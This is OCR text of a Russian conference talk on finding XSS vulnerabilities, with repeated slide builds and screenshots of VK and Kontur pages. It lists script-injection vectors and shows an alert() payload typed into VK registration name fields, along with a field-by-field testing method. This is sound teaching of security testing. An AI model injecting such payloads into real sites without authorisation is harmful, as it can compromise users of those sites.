Эффективный поиск XSS уязвимостей

продвинутое тестирование безопасности

Иван Румак

СКБ Контур, Отдел безопасности веб-сервисов


Обо мне

Занимаюсь безопасностью в Контуре

Обо мне

Занимаюсь безопасностью в Контуре

Участвую в Bug Bounty (110 место из 170 000 на https://hackerone.com/)



Обо мне

Занимаюсь безопасностью в Контуре

Участвую в Bug Bounty (110 место из 170 000 на https://hackerone.com/)

Обучаю, консультирую, рассказываю про безопасность в вебе

История доклада

История доклада

Тестировщики хотят научиться искать уязвимости

История доклада

Тестировщики хотят научиться искать уязвимости

Не знают, что именно для этого делать

История доклада

Тестировщики хотят научиться искать уязвимости

Не знают, что именно для этого делать

Кажется слишком сложным

Программа

Что такое XSS

Методология поиска XSS

Какую проверочную строку (пейлоад) использовать

Реальные кейсы с bug bounty программ

Какие баги ещё можно поискать

Нафига?

Вам - полезный навык
Компании - безопасность

Кое-что вспомним

XSS (Cross-Site Scripting) - возможность выполнения произвольного javascript в браузере жертвы в контексте вашего сайта.

Основные методы вызова javascript из html:

<script>...</script>

<img onerror="..." src="x">test

click to trigger javascript

<iframe src="javascript:...">

К XSS уязвимо 95%+ веб-приложений.

К XSS уязвимо 95%+ веб-приложений.

Чтобы найти баг, не нужно обладать специальными навыками.

К XSS уязвимо 95%+ веб-приложений.

Чтобы найти баг, не нужно обладать специальными навыками.

Серьезная уязвимость.


XSS - причины

XSS - причины

1. при генерации html-страницы, когда в шаблон подтягиваются:
   - любые данные из БД, ранее указанные пользователем - stored XSS
   - параметры из урла/тела запроса - reflected XSS
2. еще куча причин...

ВКонтакте для мобильных устройств

Установите официальное мобильное приложение ВКонтакте и оставайтесь в курсе новостей Ваших друзей, где бы Вы ни находились.



VK для Android VK для iPhone VK для WP

Телефон или email

Пароль

Войти Забыли пароль?

Впервые ВКонтакте?

Моментальная регистрация

Ваше имя

Ваша фамилия

Дата рождения


День Месяц Год

Продолжить регистрацию

Продолжить с Facebook

ВКонтакте для мобильных устройств

Установите официальное мобильное приложение ВКонтакте и оставайтесь в курсе новостей Ваших друзей, где бы Вы ни находились.



VK для Android VK для iPhone VK для WP

Телефон или email

Пароль

Войти Забыли пароль?

Впервые ВКонтакте?

Моментальная регистрация

Ваше имя

Ваша фамилия

Дата рождения

День Месяц Год

Продолжить регистрацию

Продолжить с Facebook

Впервые ВКонтакте?

Моментальная регистрация


Иван<script>alert()</script>

Румак<script>alert()</script>


Дата рождения ?

День Месяц Год


Иван<script>alert()</script>
Румак<script>alert()</script>




Иван<script>alert()</script>
Румак<script>alert()</script>



Иван<script>alert()</script>
Румак<script>alert()</script>



Иван<script>alert()</script>
Румак<script>alert()</script>



Vanya Rumak

las

Birthday:	August 20, 1996
Company:	СКБ Контур
Website:	https://hackerone.com/ruvlol

Show full information

1	5	7	3
mutual friend	friends	followers	photos

Vanya's photos 3

Впервые ВКонтакте?

Моментальная регистрация

Иван<script>alert()</script>

Румак<script>alert()</script>

Дата рождения

День | Месяц | Год

Продолжить регистрацию

Продолжить с Facebook

→ ??? →

Write message

In your friend list

Vanya Rumak

last seen today at 12:48 pm

Birthday: August 20, 1996

Company: СКБ Контур

Website: https://hackerone.com/ruvlol

Show full information

1 mutual friend | 5 friends | 7 followers | 3 photos | 14 videos | 27 gifts

Vanya's photos 3

XSS - методология

1. пейлоад во все поля/параметры
2. смотреть в DOM на предмет санитизации
3. рано или поздно спец. символы не перекодируются / функция alert выполнится
4. раскручиваем/репортим

/search?query=qweqwe&site=portal

контур

Все продукты Техподдержка Вход в сервисы

Поиск

kontur.ru | qweqwe | Найдено 0 результатов | Найти

Все разделы сайта

kontur.ru

Искомая комбинация слов нигде не встречается.
Попробуйте использовать другие ключевые слова или расширить фильтр.

Для бухгалтера

F12 -> Ctrl+F -> "qweqwe"

